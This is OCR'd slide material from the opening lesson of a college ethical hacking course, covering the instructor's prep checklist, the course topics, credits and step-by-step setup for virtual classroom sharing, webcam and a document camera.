Rich's lesson module checklist

- □ Slides and lab posted
- □ WB converted from PowerPoint
- □ Print out agenda slide and annotate page numbers


- □ Flash cards
- □ Properties
- □ Page numbers
- □ 1st minute quiz
- □ Web Calendar summary
- □ Web book pages
- □ Commands

- □ Lab 9 tested and published

- □ Backup slides, whiteboard slides, CCC info, handouts on flash drive
- □ Spare 9v battery for mic
- □ Key card for classroom door

- □ Update CCC Confer and 3C Media portals

Last updated 11/7/2017



CIS 76
Ethical Hacking

Evading Network Devices

TCP/IP

Network and Computer Attacks

Footprinting and Social Engineering

Port Scanning

Enumeration

Scripting and Programming

Desktop and Server Vulnerabilities

Embedded Operating Systems

Hacking Web Servers

Hacking Wireless Networks

Cryptography

Student Learner Outcomes

1. Defend a computer and a LAN against a variety of different types of security attacks using a number of hands-on techniques.

2. Defend a computer and a LAN against a variety of different types of security attacks using a number of hands-on techniques.

Introductions and Credits


Rich Simms

- HP Alumnus.
- Started teaching in 2008 when Jim Griffin went on sabbatical.
- Rich’s site: http://simms-teach.com

And thanks to:

- Steven Bolt at for his WASTC EH training.
- Kevin Vaccaro for his CSSIA EH training and Netlab+ pods.
- EC-Council for their online self-paced CEH v9 course.
- Sam Bowne for his WASTC seminars, textbook recommendation and fantastic EH website (https://samsclass.info/).
- Lisa Bock for her great lynda.com EH course.
- John Govsky for many teaching best practices: e.g. the First Minute quizzes, the online forum, and the point grading system (http://teacherjohn.com/).
- Google for everything else!

Student checklist for attending class


Rich's Cal
Rich's Cabrillo College CIS Classes
CIS 90 Calendar
CIS 90 (Fall 2014) Calendar
Lesson
Date
Topics

simms-teach.com/cis90calendar.php

CIS 76

Calendar

Presentation slides (download)


Enter virtual classroom

1. Browse to: **http://simms-teach.com**
2. Click the **CIS 76** link.
3. Click the **Calendar** link.
4. Locate today’s lesson.
5. Find the **Presentation slides** for the lesson and **download** for easier viewing.
6. Click the **Enter virtual classroom** link to join CCC Confer.
7. Log into Opus-II with Putty or ssh command.

Note: Blackboard Collaborate Launcher only needs to be installed once. It has already been downloaded and installed on the classroom PC’s.

Student checklist for suggested screen layout

- □ *Google*
- □ *CCC Confer*
- □ *Downloaded PDF of Lesson Slides*


Blackboard Co
Google
Rich's Cabrillo
simms-teach
simms-teach.com/cis90calendar.php
Rich's Cabrillo College CIS Classes
CIS 90 Calendar
Home
Login
Flashcards
Admin
CIS 90
Previous Classes
1 day till term starts!
Cabrillo College
Web Advisor
Commands and Files
VLab VPN file
CIS 90 VLab VM Assignments
RIP Dennis Ritchie
Opus Status: UP
CIS 90 (Spring
Course Home
Lesson
Date
1
1/28
cis90lesso....pdf
CCC Confer – RICH SIMMS VIRTUAL CLASSROOM
File Edit View Tools Window Help
AUDIO & VIDEO
Rich-Simms
Talk
Video
PARTICIPANTS
Benji Simms
MAIN ROOM (2)
Rich-Simms
Moderator
Benji Simms
(You)
CHAT
Fit Page
Slide 2
Cabrillo College est. 1959
CIS 90 - Lesson 1
Class Activity – Where are you now?
Google
2
cis90lesson01.pdf - Adobe Acrobat Pro
File Edit View Document Comments Forms Tools Advanced Window Help
CIS 90 - Lesson 1
The CIS 90 System Playground
Graphics and Command Line
Arya-01
ubuntu
Each student gets their own Arya VM for the term
Arya-75
All the systems are virtual machines (VMs) running on the CIS Lab servers. They are available from on or off-campus

Benji Simms 2:48 PM
Where is a good place to get a used version of the optional textbooks?

Rich-Simms 2:48 PM
Amazon has some good prices right now


```
edu's password:
14:21 2015 from c-71-204-162-14
```

```
edu's password:
17:10 2015 from c-71-204-162-141.h

              ('v')
             \/-=-\/
             (\_=_/)
              ~~ ~~
        Welcome to Opus
   erving Cabrillo College
```


- □ *CIS 76 website Calendar page*
- □ *One or more login sessions to Opus-II*

Student checklist for sharing desktop with classmates

1) Instructor gives you sharing privileges.


CCC Confer – RICH SIMMS VIRTUAL CLASSROOM
File Edit View Tools Window Help
AUDIO & VIDEO
Start Sharing

2) Click overlapping rectangles icon. If white "Start Sharing" text is present then click it as well.




When User Account Control (UAC) is enabled on Vista, Application Sharing in Blackboard Collaborate may be hosted with either standard or elevated privileges. Elevated privileges are required to share applications that use elevated privileges.

Elevated privileges are acquired via Tools > Application Sharing > Request Elevated Privileges. They can be relinquished via Tools > Application Sharing > Yield Elevated Privileges (returning you to standard privileges). If you are hosting an application sharing session with standard privileges and you (or a person remotely controlling your desktop or application) perform an action that requires elevated privileges, Vista will prompt you for consent via a UAC consent dialog. This will cause the application sharing session to terminate. Also, without elevated privileges, sharing of applications will require more host CPU time than sharing the desktop (all of it or a region).

If you are hosting an application sharing session with elevated privileges and you perform an action that requires elevated privileges, Vista will not prompt you for consent. Instead, the action automatically will be either denied (if you are logged on as a standard user) or allowed (if you are logged on as an administrator).

☐ Never show this dialog again

3) Click OK button.



Select your desktop or an open application you would like to share.

Available Sharing Selections


Share desktop

Microsoft Word (winword.exe) 'Virtual classroom (locked).docx
CCC Confer (javaw.exe) 'CCC Confer – RICH SIMMS VIRTUAL C
⊞ Sticky Note
Microsoft PowerPoint (powerpnt.exe) 'cis90lesson01.pptx - Micr
C:\Program Files (x86)\putty.exe 'simben90@oslab:~'


4) Select "Share desktop" and click Share button.

Rich's CCC Confer checklist - setup


[ ] Preload White Board




[ ] Connect session to Teleconference



Session now connected to teleconference



CCC Confer – 0 - RICH SIMMS
File Edit View Tools Window Help
AUDIO & VIDEO
Audio Setup Wizard...
Microphone Settings...
Speaker Settings...
Maximum Simultaneous Talkers...
Adjust Microphone Level Up
Adjust Microphone Level Down
Adjust Speaker Level Up
Adjust Speaker Level Down
Configure Telephone Conference...
Connect Session To Teleconference...
Camera Settings...
Maximum Simultaneous Cameras...
Make Video Follow Moderator Focus
Make Video Follow Speaker
Send Camera Snapshot To Whiteboard
Detach Panel
Talk
Video
PARTICIPANTS
Rich Simms
Moderator
MAIN ROOM (1)
Rich Simms
Moderator (You)

[ ] Is recording on?



Red dot means recording


[ ] Use teleconferencing, not mic



Should be grayed out

Should change from phone handset icon to little Microphone icon and the Teleconferencing ... message displayed

Rich's CCC Confer checklist - screen layout



foxit for slides

chrome

putty

vSphere Client

cis90lesson07.pdf * - Foxit Reader

simms-teach.com/docs/cis90/cis-90-TEST-1-Fall-12.pdf

Part 1 - Flashc (1 point each)

[Q1] What command shows the other users logged in to the computer?

[A1] ____________________

[Q2] What environment variable is used by the shell to determine which directories to search when locating a command?

[A2] ____________________

Current directory

source

destination

What command copies th

simben90@oslab:~


```
login as: simben90
simben90@oslab.cabrillo.edu's password:
Access denied
simben90@oslab.cabrillo.edu's password:
Last login: Mon Oct  8 18:58:43 201
d.com

                              Welcom
                        Serving Cab

Terminal type? [
Terminal type is
/home/cis90/simb
```

- Teleconference joined the Main Room. (6:51 AM) -

License Period: 331 days remaining

[ ] layout and share apps

Rich's CCC Confer checklist - webcam setup





CCC Confer – 0 - RICH SIMMS

[ ] Video (webcam)

[ ] Make Video Follow Moderator Focus

Rich's CCC Confer checklist - Elmo





Settings

Basic | Network

Return all windows to their normal position

Start

Language settings: English

Select device: TT-12

Select image quality
○ High ● Middle ○ Low

Recording setting
Video quality
○ High ● Middle ○ Low

Long-time recording settings
File format
● Movie ○ Still
Interval time: 1 second


Expert mode setting
☑ Expert mode

OK | Cancel

The "rotate image" button is necessary if you use both the side table and the white board.

Quite interesting that they consider you to be an "expert" in order to use this button!


Elmo rotated down to view side table



Rotate image button

Run and share the Image Mate program just as you would any other app with CCC Confer

Elmo rotated up to view white board



